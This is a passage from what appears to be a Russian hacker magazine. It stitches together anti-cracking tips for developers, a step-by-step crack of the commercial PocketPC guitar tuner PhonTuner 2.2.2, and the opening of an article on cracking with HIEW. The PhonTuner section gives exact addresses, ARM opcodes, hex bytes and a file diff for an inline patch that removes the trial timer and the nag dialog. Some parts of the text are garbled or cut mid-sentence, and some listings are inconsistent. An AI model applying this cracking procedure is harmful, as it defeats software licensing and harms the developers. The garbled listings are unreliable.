Классический способ взлома, уходящий своими корнями в эпоху времен ZX-SPECTRUM, — прямой поиск регистрационных данных в памяти. Хакер вводит серийный номер от балды (либо подсовывает взламываемой программе «левый» ключевой файл, что стало достаточно

часто встречаться на месте серийника), затем ищет его в памяти и, если защита не прикладывает никаких дополнительных усилий, действительно находит его. Остается установить точку останова на эти данные и терпеливо ждать, пока защитный код, обращающийся к ним, не угодит в капкан. Процедура, ответственная за сравнение данных (введенных

пользователем) с «эталоном», будет локализована и... безжалостно взломана. Хитрые программисты поступают так: символично считывают клавиатурный ввод и тут же шифруют его. Таким образом, в памяти уже не оказывается данных, введенных пользователем, и контекстный поиск теперь не срабатывает, обламывая взломщика по полной программе.

защита в ассемблерных вставках

Хорошо продуманная защита не нуждается в ассемблере и уж тем более в ассемблерных вставках, выдающих защитный код с головой. Если в функции отсутствуют ассемблерные вставки, оптимизирующие компиляторы выбрасывают стандартный пролог, адресуя локальные переменные и аргументы непосредственно через регистр ESP. Однако как только в теле функции появится хоть одна ассемблерная вставка, для «сквозной» адресации через ESP становится недостаточно интеллекта компилятора и он возвращается к стандартному прологу.

Проведем простой эксперимент. Возьмем программу и откомпилируем ее компилятором Microsoft Visual C++ с максимальным режимом оптимизации (ключ /Ox).

исходный код функции без ассемблерных вставок

```
main()
{
    int a,b=0;
    for (a=0;a<10;a++) b+=a*2;
    printf("%x\n",b);
}
```

дизассемблерный листинг функции без ассемблерных вставок (стандартный пролог выброшен компилятором)

```
.text:00000000 _main proc
near
.text:00000000 xor ecx, ecx
.text:00000002 xor eax, eax
.text:00000004
.text:00000004 loc_4: ; CODE
XREF: _main+Cvj
.text:00000004 add ecx, eax
.text:00000006 add eax, 2
.text:00000009 cmp eax, 14h
.text:0000000C jl short loc_4
loc_4
.text:0000000E push ecx
.text:0000000F push offset $SG398
.text:00000014
call _printf
.text:00000019 add esp, 8
.text:0000001C retn
.text:0000001C _main endp
```


Как видно, ничего похожего на пролог нет. Однако стоит добавить хотя бы простейшую ассемблерную вставку типа `__asm {mov a, eax }` и перекомпилировать программу, как все летит кувырком.



Кладовая исходников

дизассемблерный листинг той же самой функции с мелкой ассемблерной вставкой

```
.text:00000000 _main proc near
.text:00000000
.text:00000000 var_4 = dword ptr -4
.text:00000000
.text:00000000 push ebp
.text:00000001 mov ebp, esp
.text:00000003 push ecx
.text:00000004 xor ecx, ecx
.text:00000006 xor eax, eax
.text:00000008
.text:00000008 loc_8: ; CODE
XREF: _main+10vj
.text:00000008 add ecx, eax
.text:0000000A add eax, 2
.text:0000000D cmp eax, 14h
.text:00000010 jl short loc_8
.text:00000012 mov [ebp+var_4], eax
.text:00000015 push ecx
.text:00000016 push offset $SG398
.text:0000001B call _printf
.text:00000020 add esp, 8
.text:00000023 mov esp, ebp
.text:00000025 pop ebp
.text:00000026 retn
.text:00000026 _main endp
```

Стандартный пролог легко обнаруживается контекстным поиском, поэтому либо вообще не используй никакого ассемблера в своих программах, либо пиши на чистом ассемблере с последующей трансляцией в obj, либо предваряй ассемблерные функции спецификатором «naked», и в этом случае Microsoft Visual C++ не будет вставлять ни пролога, ни эпилога .

ния уже давно сломаны, а чтобы научиться правильно пользоваться ими, необходимо затратить достаточно много времени. К тому же к твоим собственным ошибкам добавятся баги протектора (протекторов без багов не существует) и разобраться в этом глюкодроме будет очень нелегко.

8 API-функции

Никогда не доверяй API-функциям — очень легко перехватить их и подsunуть любой желательный результат. Тем более не используй прямых вызовов API-функций в программе, которая использует преимущественно библиотечные функции и RTL: защита сразу же демаскируется и позволит локализовать «логово дракона» во многомегабайтной чаще кода программы.

9 своевременная проверка

Не проверяй ничего на ранней стадии инициализации, иначе взломщик доберется до защиты элементарной пошаговой трассировкой. Чем позже выполняется проверка, тем лучше. Притом проверке не должен предшествовать вызов «очевидных» API-функций (таких как `CreateFile` для открытия ключевого файла) — между загрузкой ключевого файла и его проверкой должно пройти какое-то время (в смысле, они должны быть разделены как можно большим объемом нелинейного кода).

10 все гениальное просто

Не защищай программы — все равно взломают. Если и не взломают, то не купят из принципа! Основной доход приносит категория честных пользователей, для которых достаточно тривиальной «защиты» из пары строк. Как показывает практика, разработка более сложных защитных механизмов оказывается коммерчески неоправданной (исключение составляют специализированные программные комплексы типа IDA PRO, PC 3000, продажи которых измеряются лишь тысячами штук). Программы, ориентированные на массовый рынок, лучше распространять бесплатно, а доход при этом получать с рекламы, поддержки или других дополнительных сервисов (бери пример с Opera).

INLINE-ПАТЧ ПРИЛОЖЕНИЯ ДЛЯ КПК

КАЖДАЯ ЗАЩИТА ТРЕБУЕТ ИНДИВИДУАЛЬНОГО ПОДХОДА — ПРЯМОГО ИЗМЕНЕНИЯ КОДА ПРОГРАММЫ, ГЕНЕРАЦИИ ПРАВИЛЬНОГО КЛЮЧА ИЛИ INLINE-ПАТЧА. ОБЫЧНО РЕВЕРС-ИНЖЕНЕРЫ КПК ИСПОЛЬЗУЮТ ТОЛЬКО ПЕРВЫЕ ДВА, ОДНАКО ПОНЯТЬ И НАУЧИТЬСЯ ПРИМЕНЯТЬ ТРЕТИЙ — СОВСЕМ НЕ ЛИШНЕЕ | GETORIX | INT3 (GETORIX@INT3.RU)

Термоядерный инлайн

инструментарий

КАК ОБЫЧНО, ДЛЯ «РАЗБОРА» НАМ ПОНАДОБЯТСЯ:

- ОТЛАДЧИК, В РОЛИ КОТОРОГО С УСПЕХОМ ВЫСТУПИТ КАК EVC4 SP4, ТАК И IDA 4.9 С WINCE DEBUGGER;
- РЕДАКТОР РЕСУРСОВ, ОН ЖЕ RESOURCEHACKER;
- HEX-РЕДАКТОР (ЗАМЕЧАТЕЛЬНО ПОДОЙДЕТ WINHEX 12.5);
- PE-РЕДАКТОР (НАПРИМЕР CFF EXPLORER II);
- ЭМУЛЯТОР MICROSOFT DEVICE EMULATOR (ДЛЯ БЕЗОПАСНОСТИ САМОЙ ЖЕЛЕЗКИ РЕКОМЕНДУЮ ПРОВОДИТЬ ИССЛЕДОВАНИЯ ИМЕННО НА НЕМ).

КСТАТИ, ДЛЯ ПОЛНОГО СЧАСТЬЯ БЫЛО БЫ НЕПЛОХО ИМЕТЬ ПУХЛЕНЬКИЙ БАГАЖ ЗНАНИЙ О МЕТОДАХ АДРЕСАЦИИ, ПРИМЕНЯЕМЫХ В АРХИТЕКТУРЕ ARM, СПОСОБАХ УКЛАДЫВАНИЯ ДАННЫХ В СТЕК, ФОРМИРОВАНИИ ОПКОДОВ ИНСТРУКЦИЙ, ARM-АССЕМБЛЕРЕ И INLINE-ПАТЧАХ.



disclaim

Данная статья написана лишь для того, чтобы показать разработчикам программного обеспечения, насколько слабой бывает защита их продуктов. Автор и редакция не несут ответственности за применение информации в противозаконных целях.

→ **зачем мучиться каким-то инлайном**, когда можно получить тот же эффект быстрой и надежной заменой пары байтиков? В общем незачем, только мир не стоит на месте и авторы программ не сидят сложа руки, а постепенно совершенствуют средства информационной защиты. Пока можно радоваться, поглядывая в дизассемблере на нетронутый листинг, но придет время, и на этом же месте мы увидим кучу мусора. Так что призываю готовиться и планомерно практиковаться в пропатчивании программ во время их исполнения, то есть активно осваивать навыки inline-патчинга.

Начнем с теории. Inline-патч представляет собой подпрограмму для изменения оригинального исполняемого кода программы, которая запускается непосредственно до начала выполнения этого кода. Передача управления первоначальной программе также осуществляется из тела inline-патча, который размещается практически в любом свободном месте файла основной программы.

→ **в качестве объекта исследования** возьмем замечательную программу — гитарный тюнер. Для анализа спектра сигнала она использует встроенный в КПК микрофон, затем «услышан-

ная» нота отображается на отображается на непонятной с первого взгляда кривой, которая в соответствии с выбранными в меню инструментами она принимает особый вид. Более того, программа может самостоятельно воспроизводить звуки различной частоты. В общем, разобравшись в обращении с ней, ты придешь в восторг. Название этого древнего шедевра (сайт не обновляется с 2004 года) — PhonTuner v2.2.2.

Программа небольшая, смело качаем (www.phonature.com:8092/home/products_pdaApp_ppc_PhonTuner.htm), устанавливаем на КПК или на эмулятор, через ActiveSync перепишем исполняемый файл Phontuner.exe и загружаем его в IDA. На всякий случай напомним, как это делается:

- 1 В IDA ВЫБИРАЕМ FILE → NEW.
- 2 В ОКНЕ ЖМЕМ НА ЗАКЛАДКУ PDA'S/HANDHELDS/PHONES PHONES.
- 3 ВЫБИРАЕМ POCKETPC ARM EXECUTABLE.

4 ПОСЛЕ ВЫБОРА ФАЙЛА ЗАПУСКАЕТСЯ WIZARD, НА ЕГО ПЕРВОЙ СТРАНИЦЕ СТАВИМ ОБЕ ГАЛОЧКИ (IMPORTED DLL OPTIONS И ANALYSIS OPTIONS).

5 НА ВТОРОЙ СТАНИЦЕ ОТМЕЧАЕМ ВСЕ (CREATE IMPORTS SEGMENT, CREATE RESOURCE SEGMENT).

6 НЕСКОЛЬКО РАЗ ЖМЕМ «ДАЛЕЕ», ОСТАВЛЯЯ ВСЕ ОСТАЛЬНЫЕ НАСТРОЙКИ КАК ЕСТЬ.

После закрытия окна Wizard IDA начнет свой анализ. Так как файл небольшой, процесс не займет много времени.

Как обычно, сначала должен быть определен тип защиты программы. Запускаем ее на устройстве (или эмуляторе). Сразу наблюдаем окно с надписью «This trial copy of PhonTuner will exit in 60 seconds. To purchase a fully functional copy, please visit: www.phonature.com. Thanks for supporting

our product». Маловато. Однако жмем ОК и 60 секунд наслаждаемся работой программы. Время проходит, и на экране появляется MessageBox с надписью, аналогичной той, что была в самом начале (рисунок 1). Затем программа действительно завершается.

Выяснилось, откуда можно плясать. Значит, переходим в IDA. Как правило, MessageBox использует строки из секции .data, поэтому начнем с просмотра данных в окне Strings window. Удивительно, но искомая строка обнаруживается только в секции ресурсов .rsrc, а в секции данных ничего похожего нет (на самом деле есть, в чем убеждаемся перейдя на адрес 02978C. IDA этого не заметила, что очень загадочно). Не страшно, нужный код обращения к MessageBox можно найти менее интеллектуальным, но очень надежным путем — через LR (Link Register) или продвигаясь по вызовам функций в обратном направлении. Для этого в окне Names window ищем строку MessageBox, щелкаем по ней дважды и переходим на код, представленный в листинге 1.

Эта процедура передает управление в системную библиотеку coredll.dll, которая, собственно, и отображает сообщение. Нам же нужно узнать, откуда она вызывается. Можно, конечно, нажать клавишу <x> и просмотреть все ее вызовы через XREF (перекрестные ссылки), но поступим проще. Просто поставим breakpoint на адрес 1D268 и запустим программу в отладчике (в IDA 4.9 — кнопка <F9>). Пропускаем диалог с напоминанием при загрузке и ждем ненавидимые 60 секунд. Останавливаемся, где просили, и смотрим в регистр LR. Там красуется адрес 168C8. Переходим на него в листинге IDA, видим формирование текста сообщения и полное отсутствие каких-либо ветвлений. Что ж, видимо, нужно забраться куда-то выше. Повторим только что проделанный трюк и поставим breakpoint на начало этой функции (адрес 16880). Перезапускаем программу в отладчике, снова ждем. На этот раз после остановки в LR лежит адрес 18DF8. По нему переходим в IDA и обнаруживаем там содержимое листинга 2. Ну вот, совсем другое дело.

Изучив этот код, а особенно переходы по адресам 18DC8 и 18DEC, можно догадаться, что программа продолжает работу: если одна секунда еще не прошла (видимо, об этом говорит байт, равный нулю и взятый по адресу [R4,R7]) или если таймер насчитал меньше 60 секунд (#0x3C). Таким образом, проблему решит замена условного перехода «BLS loc_18E04» на безусловный «BLS loc_18E04» по адресу 18DEC.

К сожалению, это еще не все. При загрузке программы появляется диалог с напоминанием об ограничениях. Ликвидируем его для большего удобства. Подойдем к вопросу творчески, запустим Resource Hacker. Загрузив в него наш файл, изучим вкладку Dialog и в подпапке «117» найдем знакомое нам окно (оно изобра-

жено на рисунке 2). Прикинув в уме, получим шестнадцатеричное значение: 117 = 0x75h. Именно так, скорее всего, будет выглядеть идентификатор этого диалога в листинге IDA перед загрузкой из ресурсов.

Возвращаемся в IDA и с начала листинга жмем <Alt>+<T>, где в строке поиска вводим «FindResource» (эта функция используется для поиска ресурса в файле ресурсов). Останавливаемся по адресу 11158. Смотрим выше на ID ресурса... #0x75! Наверное, повезло. Так или иначе, изучим предшествующий этому событию код, отраженный в листинге 3.

Как видно, этот диалог перестанет появляться, если заставить сработать условный переход по адресу 11144, реагирующий на результат, возвращаемый функцией sub_190D8 (видимо, это функция проверки зарегистрированности). Есть такое решение — заменить условный переход «BNE loc_11184» безусловным «B loc_11184» по адресу 11144.

Теперь при грамотном пропатчивании существующая защита перестанет мешать нормальной работе с подопытной программой.



Рисунок 1. Сообщение перед выходом

ЛИСТИНГИ

Листинг 1. Код вызова функции MessageBox

```
.text:0001D268 ; int __stdcall MessageBoxW(HWND hWnd,LPCWSTR lpText,LPCWSTR
lpCaption,UINT uType)
.text:0001D268 MessageBoxW ; CODE XREF: sub_119F4+204 p
.text:0001D268 ; sub_119F4+228 p ...
.text:0001D268 LDR R12, =__imp_MessageBoxW
.text:0001D26C LDR PC, [R12]
.text:0001D26C ; End of function MessageBoxW
```

Листинг 2. Код, анализирующий таймер

```
.text:00018DC0 LDRB R3, [R4,R7]
.text:00018DC4 CMP R3, #0 ; [прошла ли секунда?]
.text:00018DC8 BEQ loc_18E04 ; [нет - переход, да - счетчик++]
.text:00018DCC MOV R0, R6
.text:00018DD0 BL sub_16760
.text:00018DD4 LDR R3, =__rt_udiv
.text:00018DD8 LDR R1, [R4,R5]
.text:00018DDC LDR R3, [R3]
.text:00018DE0 MOV LR, PC
.text:00018DE4 MOV PC, R3
.text:00018DE8 CMP R0, #0x3C ; '<' ; [вышел ли счетчик в 60 секунд?]
.text:00018DEC BLS loc_18E04 ; [если меньше либо равно - переход]
.text:00018DF0 LDR R0, =aThisTrialCopy0 ; [иначе - сообщение и выход]
.text:00018DF4 BL sub_168E8
.text:00018DF8 STRB R9, [R4,R7]
.text:00018DFC STRB R9, [R4,#0x410]
.text:00018E00 BL sub_16940
.text:00018E04
.text:00018E04 loc_18E04 ; CODE XREF: sub_18D68+60 j
.text:00018E04 ; sub_18D68+84 j
.text:00018E04 MOV R8, R4
.text:00018E08 LDRB R3, [R8,#0x48]!
```


Листинг 3. Проверка регистрации при старте

```
.text:0001113C BL sub_190D8 ; [функция проверки регистрации]
.text:00011140 ANDS R3, R0, #0xFF ; [зарегистрирована ли программа?]
.text:00011144 BNE loc_11184 ; [нет – вывод диалога, да – переход]
.text:00011148 LDR R5, =unk_29AA0
.text:0001114C MOV R2, #5 ; lpType
.text:00011150 MOV R1, #0x75 ; 'u' ; lpName
.text:00011154 LDR R0, [R5] ; hModule
.text:00011158 BL FindResourceW
.text:0001115C MOV R1, R0 ; hResInfo
.text:00011160 LDR R0, [R5] ; hModule
.text:00011164 BL LoadResource
.text:00011168 MOV R3, #0
.text:0001116C LDR R2, [R4] ; hWndParent
.text:00011170 MOV R1, R0 ; hDialogTemplate
.text:00011174 STR R3, [SP,#0x48+wRemoveMsg]
.text:00011178 LDR R3, =sub_117E0 ; lpDialogFunc
.text:0001117C LDR R0, [R5] ; hInstance
.text:00011180 BL DialogBoxIndirectParamW
.text:00011184
.text:00011184 loc_11184 ; CODE XREF: WinMain+C0 j
.text:00011184 ; WinMain+184 j
.text:00011184 MOV R3, #0 ; wParamFilterMax
```

Листинг 4. ARM-код inline-патча

```
.0001D840 STMFD SP!, {LR} [сохраним адрес возврата в стеке]
0001D844 STMFD SP!, {R0-R3} [сохраним параметры затертой функции]
0001D848 MOV R0, #0xEA [опкод безусловного перехода]
0001D84C LDR R1, =0x18DEF [адрес перехода таймера]
0001D850 STRB R0, [R1] [замена байта в памяти]
0001D854 LDR R1, =0x11147 [адрес вызова диалога]
0001D858 STRB R0, [R1] [замена байта в памяти]
0001D85C LDMFD SP!, {R0-R3} [восстанавливаем параметры функции]
0001D860 BL _cinit [вызов затертой функции]
0001D864 LDMFD SP!, {PC} [возвращаемся обратно]
```

Листинг 5. HEX-код inline-патча

```
.text:0001D840 00 40 2D E9 0F 00 2D E9 EA 00 A0 E3 14 10 9F E5 .@-щч.-щъ.ауЯ Ях
.text:0001D850 00 00 C1 E5 10 10 9F E5 00 00 C1 E5 0F 00 BD E8 ..+х Ях..+х.-ш
.text:0001D860 A1 FF FF EB 00 80 BD E8 EF 8D 01 00 47 11 01 00 б.А-шЯН .G .
```

Листинг 6. Сравнение оригинального и пропатченного файлов

```
000001D8: 30 70 [размер секции]
000001F7: 60 E0 [атрибут is writeable]
0000CA0C: 36 8B [переход на inline-патч]
0000CC40: 00000000 00402DE9 [непосредственно код патча]
0000CC44: 00000000 0F002DE9 [STMFD SP!, {LR}]
0000CC48: 00000000 EA00A0E3 [STMFD SP!, {R0-R3}]
0000CC4C: 00000000 14109FE5 [MOV R0, #0xEA]
0000CC50: 00000000 0000C1E5 [LDR R1, =0x18DEF]
0000CC54: 00000000 10109FE5 [STRB R0, [R1]]
0000CC58: 00000000 0000C1E5 [LDR R1, =0x11147]
0000CC5C: 00000000 0F00BDE8 [STRB R0, [R1]]
0000CC60: 00000000 A1FFFEB [LDMFD SP!, {R0-R3}]
0000CC4B: 00000000 0080BDE8 [BL _cinit]
0000CC4C: 00000000 EF8D0100 [адрес 00108D3F]
0000CC4D: 00000000 47110100 [адрес 00011147]
```

**Официальный сайт PhonTuner'a**

→ **остается написать патч.** Как уже было сказано, inline-патч должен быть запущен перед переходом на OEP (Original Entry Point), но в нашем случае EP (Entry Point) = OEP. Откуда же его вызывать? Можно, конечно, поколдовать с самим файлом: добавить новую секцию (с патчем), изменить параметр AddressOfEntryPoint в PE-заголовке, указав на эту секцию, и потом из тела патча передавать управление непосредственно на начало программы в основной секции кода. В предложенном способе плохо только то, что придется вносить значительные модификации в файл (получив, как следствие, изменение размеров и смещение секций), чего как раз не хотелось бы. У меня же родилась идея заменить первый в программе BL-переход (Branch with Link) на вызов нашего inline-патча и уже из него (после того как основной код будет исправлен) передать управление функции, вызываемой в оригинале. Конечно, звучит немного странно и сложновато, зато интересно с точки зрения реализации.

Для начала определимся с местом расположения нашего собственного кода. Видимо, после основного кода, перед секцией импорта. Для того чтобы узнать адрес последней инструкции, в листинге IDA перейдем на начало секции импорта (она находится по адресу 1E000). Смотрим выше и видим, что секция кода заканчивается адресом 1D830. Отступим немного и определим начало патча на адрес 1D840. Теперь запустим любой редактор PE, где в конверторе из этого RVA получим File offset. Получается, CC40.

Наконец-то пришла пора разработки тела inline-патча. Здесь советую уделить особое внимание сохранению параметров функции в стеке при входе в подпрограмму (Prolog) и их восстановлению из стека (EpiLog) при выходе из подпрограммы. Дело в том, что архитектура ARM поддерживает множество способов укладывания данных в стек, и если не понимать разницу между ними, быстро запутаешься и приведешь свой КПК к HardReset.

В итоге, после некоторых усилий, зависящих от того самого пухленького багажа знаний, должно получиться нечто, похожее на код из листинга 4.

Если выбросить команду «BL _cinit» или заменить ее на какой-либо другой вызов, можно скомпилировать эту программу и таким образом получить опкоды. Затем вырезать его в HEX-редакторе и поместить в жертву по уже оговоренному адресу CC40. Разумеется, профессионалы обойдутся и без таких действий и запишут опкоды сразу, по памяти.

ВЫЧИСЛЕНИЕ ОТНОСИТЕЛЬНОГО АДРЕСА



Рисунок 2. Окно диалога в ResHacker

Итак, ядро написано, осталось привязать патч к основной программе, а именно найти для него место вызова. В соответствии с идеей, первый встретившийся в программе вызов функции должен быть подменен и переадресован на наш патч, а сама функция должна быть вызвана внутри патча. Первый переход в программе расположен по адресу 1D60C, там происходит обращение к некоторой функции `_cinit`. Реализовать такую переадресацию можно только вручную, путем замены в инструкции относительного смещения до этой функции на смещение до нашего inline-патча. Точно таким же образом необходимо рассчитать смещение из тела патча до функции `_cinit`. О том, как это сделать, можно узнать из врезки.

После расчета заменяем соответствующие смещения в вызовах и получаем:

```
по адресу 1D60C: 8B 00 00 EB
[вызов inline-патча вместо _cinit]
по адресу 1D860: A1 FF FF EB
[вызов _cinit из тела патча]
```

Таким образом, конечная версия inline-патча в шестнадцатеричном виде будет выглядеть так, как показано в листинге 5.

Напоследок возвращаемся в PE-редактор, в таблице секций (Section Header) меняем размер (Virtual Size) секции кода «.text» на «C870» и

атрибуты секции (Characteristics), добавив свойство `Is writeable`. Первое необходимо для корректной работы программы в среде Windows Mobile 2003, второе — для возможности внесения изменений в секцию кода во время выполнения программы. Вид исправленной секции изображен на рисунке 3.

Наконец-то программа готова к работе и можно приступить к написанию крэка, который по одному твоему нажатию кнопки повторит все, чего мы сейчас добились. После запуска программы на реальном устройстве или эмуляторе, убедившись в правильности всех расчетов, сравним оригинальный и пропатченный файлы, чтобы увидеть все изменения целиком. Результат сравнения представлен в листинге 6.

→ чтобы полностью скрыть «незарегистрированность» программы, необходимо также изменить диалог для ввода имени и ключа на диалог с успешной регистрацией. Оставляю это на домашнее задание, могу подсказать лишь, что заменой одного байта там не ограничиться, так как придется еще убрать проверки на отсутствие имени, а возможно, подставить свои инициалы.

→ **заключение.** Такой способ снятия защиты имеет право на существование, и пусть для этого приложения он не очень-то подходит, но в программах со скрытым кодом он станет единственным способом сочетающим простоту и качество. Так что, надеюсь, приведенный пример inline-патча когда-нибудь пригодится.

Кстати, если внимательно изучить сообщение, которое появляется при неудачной попытке зарегистрироваться, можно заметить упоминание некоего сайта Handago. Пока скажу, что программа защищена посредством Handago Dynamic Registration, сгенерировать ключ для нее не составляет большого труда, но об этом — в статье «Ключевой процесс» 📖




Рисунок 3. Изменение атрибутов секции

ПРИ ПРОГРАММИРОВАНИИ НА ARM-АССЕМБЛЕРЕ С ИСПОЛЬЗОВАНИЕМ ОПКОДОВ ОЧЕНЬ ВАЖНО ПОНИМАТЬ, КАК РАСЧИТЫВАЕТСЯ ОТНОСИТЕЛЬНЫЙ АДРЕС В ИНСТРУКЦИЯХ ВЕТВЛЕНИЯ ТИПА B,VL. В ОФИЦИАЛЬНОМ ОПИСАНИИ АРХИТЕКТУРЫ ARM О ЕГО ВЫЧИСЛЕНИИ ГОВОРИТСЯ СЛЕДУЮЩЕЕ:

«THE BRANCH TARGET ADDRESS IS CALCULATED BY:

- 1 SIGN-EXTENDING THE 24-BIT SIGNED (TWO'S COMPLIMENT) IMMEDIATE TO 32 BITS.
- 2 SHIFTING THE RESULT LEFT TWO BITS.
- 3 ADDING THIS TO THE CONTENTS OF THE PC, WHICH CONTAINS THE ADDRESS OF THE BRANCH INSTRUCTION PLUS 8.»

ПЕРЕВЕСТИ МОЖНО ВОТ ТАК: ДЛЯ ПОЛУЧЕНИЯ АБСОЛЮТНОГО АДРЕСА ПЕРЕХОДА 24-БИТОВОЕ СМЕЩЕНИЕ, СОДЕРЖАЩЕЕСЯ В КОМАНДЕ, СДВИГАЕТСЯ ВЛЕВО НА ДВА БИТА, ПОСЛЕ ЧЕГО К НЕМУ ПРИБАВЛЯЕТСЯ ЗНАЧЕНИЕ РЕГИСТРА PC, КОТОРОЕ СОДЕРЖИТ АДРЕС ТЕКУЩЕЙ ИНСТРУКЦИИ ВЕТВЛЕНИЯ, УВЕЛИЧЕННЫЙ НА 8 БИТ. ЭТО УТВЕРЖДЕНИЕ ТАКЖЕ МОЖНО ЗАПИСАТЬ ДВУМЯ ФОРМУЛАМИ:

```
1 ((da-ba)-8)>>2 [для перехода вперед по коду (на больший адрес)]
2 0-(((ba-da)+8)>>2) [для перехода назад по коду (на меньший адрес)]
```

ba — адрес команды ветвления (branch address)
da — адрес команды назначения (distination address)

ДЛЯ ПРОСТОТЫ И ЯСНОСТИ РАЗБЕРЕМ ПРИНЦИП РАБОТЫ ЭТИХ ФОРМУЛ НА ПРИМЕРЕ. ИТАК, НАМ ДАНО:

```
1D60C: адрес вызова _cinit
1D6EC: адрес функции _cinit
1D840: адрес inline-патча
1D860: адрес вызова _cinit
из тела inline-патча
```

СНАЧАЛА НЕОБХОДИМО РАССЧИТАТЬ СМЕЩЕНИЕ ОТ БЫВШЕГО ВЫЗОВА ФУНКЦИИ `_cinit` ДО НАЧАЛА INLINE-ПАТЧА. ПОСКОЛЬКУ ПАТЧ НАХОДИТСЯ НИЖЕ ПО КОДУ, ИСПОЛЬЗУЕМ ФОРМУЛУ (1):

```
offset = ((1D840-1D60C)-8)>>2 = 8B
```

ТЕПЕРЬ ПО ФОРМУЛЕ (2) РАССЧИТЫВАЕМ СМЕЩЕНИЕ ИЗ ТЕЛА ПАТЧА ДО ФУНКЦИИ `_cinit`, КОТОРАЯ НАХОДИТСЯ ВЫШЕ ПО КОДУ.

```
offset = 0-(((1D860-1D6EC)+8)>>2)
= FFFFA1
```

пенетрация hiew'ом

ВЗЛОМ В ПОЛЕВЫХ УСЛОВИЯХ — ЭТО СТИЛЬНО!

КАК ЧАСТО ТЫ ПОПАДАЛ В СИТУАЦИИ, КОГДА ПОД РУКОЙ НЕТ НИЧЕГО, КРОМЕ HEX-РЕДАКТОРА/ДИЗАССЕМБЛЕРА HIEW, А НУЖНО ЗАСТАВИТЬ СОФТ РАБОТАТЬ ПО-ТВОЕМУ? С ТАКОЙ ЗАДАЧЕЙ ИНОГДА СТАЛКИВАЮТСЯ ГОРЕ-ПРОГРАММИСТЫ НА РАБОЧЕМ МЕСТЕ: К КОМПЬЮТЕРУ СТАВИТСЯ ЗАЩИТА-ПРИВЯЗКА, НО В ТО-ЖЕ ВРЕМЯ ARM (АВТОМАТИЗИРОВАННОЕ РАБОЧЕЕ МЕСТО — НЕ ПУТАТЬ С ARM) НУЖНО СРОЧНО ПЕРЕНЕСТИ С ОДНОГО КОМПЬЮТЕРА НА ДРУГОЙ. КОНЕЧНО, МОЖНО ПРИГЛАСИТЬ АВТОРА ARM'А И ПОПРОСИТЬ ЕГО ОБ УСЛУГАХ, НО ОБЫЧНО НА ЭТО БАНАЛЬНО НЕТ ВРЕМЕНИ И ЖЕЛАНИЯ | GPCB (ADMIN@DOTFIX.NET)



Все мы привыкли использовать довольно массивный комплект из различных программ для реверсинга: и отладчик SoftICE или OllyDbg, и дизассемблер IDA Pro, и файловый анализатор PEiD, и редактор PE Tools, и вообще целая гора специализированного и полезного для крэкинга софта. Однако стоит ли обзаводиться такой кучей инструментов? Для большинства несложных задач по взлому вполне хватит HEX-редактора и дизассемблера. Сейчас мы поговорим как раз о том, как исследовать софт только с помощью HIEW.

Этот дизассемблер был выбран неслучайно: всегда можно без труда найти его в локалке любого крупного предприятия, а в его состав включен хороший HEX-редактор (вот и причина высокого спроса). Итак, ты сидишь на работе. Кроме компьютера и локалки, под руками ничего нет. Поставлена задача банально запустить неработающий софт на сво-

ем (или любом) компьютере. Посмотрим, как в этом замечательном дизасме проделываются разные повседневные реверсерские операции.

→ **главное для реверсера** — умение локализовать компилятор/упаковщик, чтобы знать, с чем имеешь дело и какой подход выбрать. Конечно, когда найдешь упаковщик, ты будешь обязан, как

минимум, снять его, и тут без автораспаковщика точно не обойдешься. Правда, обычно в узкоспециализированном софте, который пишут по заказу для предприятий, не используются никакие упаковщики: клиент один-единственный, он всегда платит, поэтому программист делает защиту только чтобы потом ее никому не перебрали и чтобы его услуги были востребованы в будущем. Да, хорошая идея, но порой самому клиенту приходится апгрейдить компьютер — именно тут наступает время задуматься. Локализация компилятора будет не менее полезна, так как, к примеру, для Delphi и VB потребуются разные знания и подготовка :). Открывая программу в HIEW и смотри на гору ASCII-символов. Что тут понятно?

Дважды жмем <Enter> и смотрим на более понятный дизассемблированный код. Чтобы он стал еще понятнее, надавим <F8> и <F5> — HIEW перейдет на участок кода, прописанный в оригинальной точке входа. Внимательно взглянув на этот код, уже понимаешь, на чем он написан. К примеру, для Delphi-программ код будет выглядеть как на листинге 1.

Действительно, невозможно не узнать его: просто несколько Call-вызовов, стандартных в Delphi-программах. Если вновь перейти в текстовый режим, нажать и подержать <PgUp> в самом верху, то сможем посмотреть на названия секций. Вот примерный расклад для Delphi-программ, не тронутых защитой:

```
CODE
DATA
BSS
idata
tls
rdata
.reloc
.rsrc
```

Итак, с Delphi определились, теперь поговорим о C++ Builder. Здесь сложностей намного меньше. На оригинальной точке входа всегда присутствует код (листинг 2).

Байты, расположенные между jmp'ом и mov'ом: "C++HOOK". Тоже все просто :). Что же насчет Basic'a? Он всегда имеет только две команды на EP:

```
.004011CC: 68EC164000 push
0004016EC -----? (1)
.004011D1: E8EFFFFFFF call MSVBVM60.100
```

Здесь мы наблюдаем, что по адресу 0004016EC всегда присутствует VBHeader, начинающийся с сигнатуры «VB5!».

→ PEI уже не нужен. Что там с упаковщиками? Можно даже не смотреть на точку входа :). Достаточно посмотреть на EXE-заголовок в текстовом виде. UPX пихает в начало первой секции сигнатуру «UPX!», а секции обзывает «.UPX0», «.UPX1»,

«.tsrc», причем секций насчитывается три вне зависимости от того, сколько их было до упаковки.

Если же взглянуть на точку входа (листинг 3), то откроется код, довольно стандартный для всех версий UPX'a.

